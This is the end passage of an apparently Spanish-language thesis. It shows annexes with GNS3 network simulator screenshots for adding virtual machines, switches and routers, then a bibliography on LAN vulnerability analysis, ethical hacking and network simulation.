


Figura Interfaz de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 17

Interfaz de GNS3 para añadir máquinas virtuales a los entornos de simulación

12.- Interfaz en la que se observa las máquinas virtuales vinculadas a GNS3.




Figura Interfaz de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 18

Interfaz de GNS3 para añadir Switches a entornos.

12.- Interfaz los diferentes dispositivos virtuales.




Figura Interfaz de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Anexo 19

Interfaz de GNS3 para añadir Routers a entornos.

12.- Interfaz los diferentes dispositivos virtuales.




Figura Interfaz de GNS3. Información tomada de la investigación de campo. Elaborado por Byron Rodríguez Gutierrez.

Bibliografía

- CONYA, R. E. V. (2018). *Propuesta de una metodología de detección y respuesta a vulnerabilidades para mejorar la seguridad en la red de datos. Caso práctico: intranet de la organización no gubernamental world vision ecuador.*
- Duarte, S. L. M. (2020). *Análisis de Vulnerabilidades de la Red LAN del gobierno Autónomo Descentralizado de la Parroquia Pimocha.*
- Calle, M. A., Tovar, J. D., Castaño-Pino, Y. J., & Cuéllar, J. C. (2018). Comparación de Parámetros para una Selección Apropriada de Herramientas de Simulación de Redes. *Información Tecnológica*, 29(6), 253–266. <https://doi.org/10.4067/s0718-07642018000600253>
- Gallido Segundo Janeth. (2017). *“Propuesta de prevención de ataques informáticos de una red LAN, mediante el escaneo de vulnerabilidades”*; 98. [http://ri.uaemex.mx/bitstream/handle/20.500.11799/67650/Tesina_Propuesta de prevención de ataques informáticos.pdf?sequence=3&isAllowed=y](http://ri.uaemex.mx/bitstream/handle/20.500.11799/67650/Tesina_Propuesta_de_prevenccion_de_ataques_informaticos.pdf?sequence=3&isAllowed=y)
- Leandres, A. M. (2019). Construcción de un modelo de red virtual para aplicar técnicas de hacking ético y poder analizar los eventos relacionados a la seguridad informática sobre una infraestructura virtual. Universidad nacional josé maría arguedas.
- NARVAEZ, A. E. N. (2019). Analisis de vulnerabilidades para la red lan de la empresa “hidromag”, bajo la metodologia “osstmm.” 77. Narváez narváez, á. E. (2019). Analisis de vulnerabilidades para la red lan de la empresa “hidromag”, bajo la metodologia “OSSTMM” (Bachelor’s thesis, Quito).
- SALTOS, M. L. C. (2019). Análisis de vulnerabilidades de al menos 3 equipos de enrutamiento utilizando herramientas de test de intrusión previo al desarrollo de una propuesta de mecanismos de seguridad que ayuden a mitigar los riesgos.
- Useche, C. A. (2019). Hacking ético, detección de vulnerabilidades en sistemas informáticos. *Journal of Chemical Information and Modeling*, 53(9), 1689–1699. <https://doi.org/10.1017/CBO9781107415324.004>
- Dzerkals, U. (2017). EVE-NG Professional Cookbook. En U. Dzerkals, *EVE-NG Professional Cookbook* (pág. 197).
- Escalante, M. (2016). *Conceptos Fundamentales de MikroTik RouterOS*. Guayaquil: ABC Xperts.

- Gallardo, J. V. (2019). Análisis de las características técnicas mínimas de los equipos de seguridad, para empresas de mediana escala, enfocados a amenazas externas a la Intranet. *Escuela Politécnica Nacional*.
- Gartner. (2018). Cuadrante Mágico de Gartner 2018. *Gartner*.
- Hernández Sampieri, R. F. (2003). *Metodología de la investigación*. México: McGraw-Hill.
- Hils, A., D'Hoinne, J., & Kaur, R. (04 de Octubre de 2018). Gartner Magic Quadrant for Enterprise Network Firewalls. *Gartner Research*.
- ITNOW. (2018). Las 10 compañías top en el ámbito de las redes empresariales. *Revista ITNOW*.
- Jamal, T., Haider, Z., Aziz, S. B., & Chohan, A. (2017). Denial of Service Attack in Cooperative Networks. *Pakistan Institute of Engineering and Applied Sciences*.
- Medina, C., & Beltrán, J. (2017). Internet Evolución e impacto de la red de redes. *Universidad Tecnológica de Panamá*.
- Packard, N. (23 de Marzo de 2020). The ARPANET Into the Internet: A Tale of Two Networks. *RedFame*.
- Reyes, Á. R. (2016). Ataques en redes de datos IPv4 e IPv6. *Universidad de Málaga*.
- Segundo, J. G. (Septiembre de 2017). Propuesta de prevención de ataques informáticos de una red LAN, mediante el escaneo de vulnerabilidades. *Universidad Autónoma del Estado de México*.
- Sevilla, M. R. (2020). Resumen sobre internet. *Universidad de Guadalajara*.
- Torres, J. (2015). Herramientas de Software de Simulación para Redes de Comunicaciones. *Universidad Nacional de la Plata*.
- Vélez, D. V. (2018). Diseño y simulación en GNS3 de una red Multiservicios MPLS para medianas empresas en el Ecuador. *Universidad Católica de Santiago de Guayaquil*.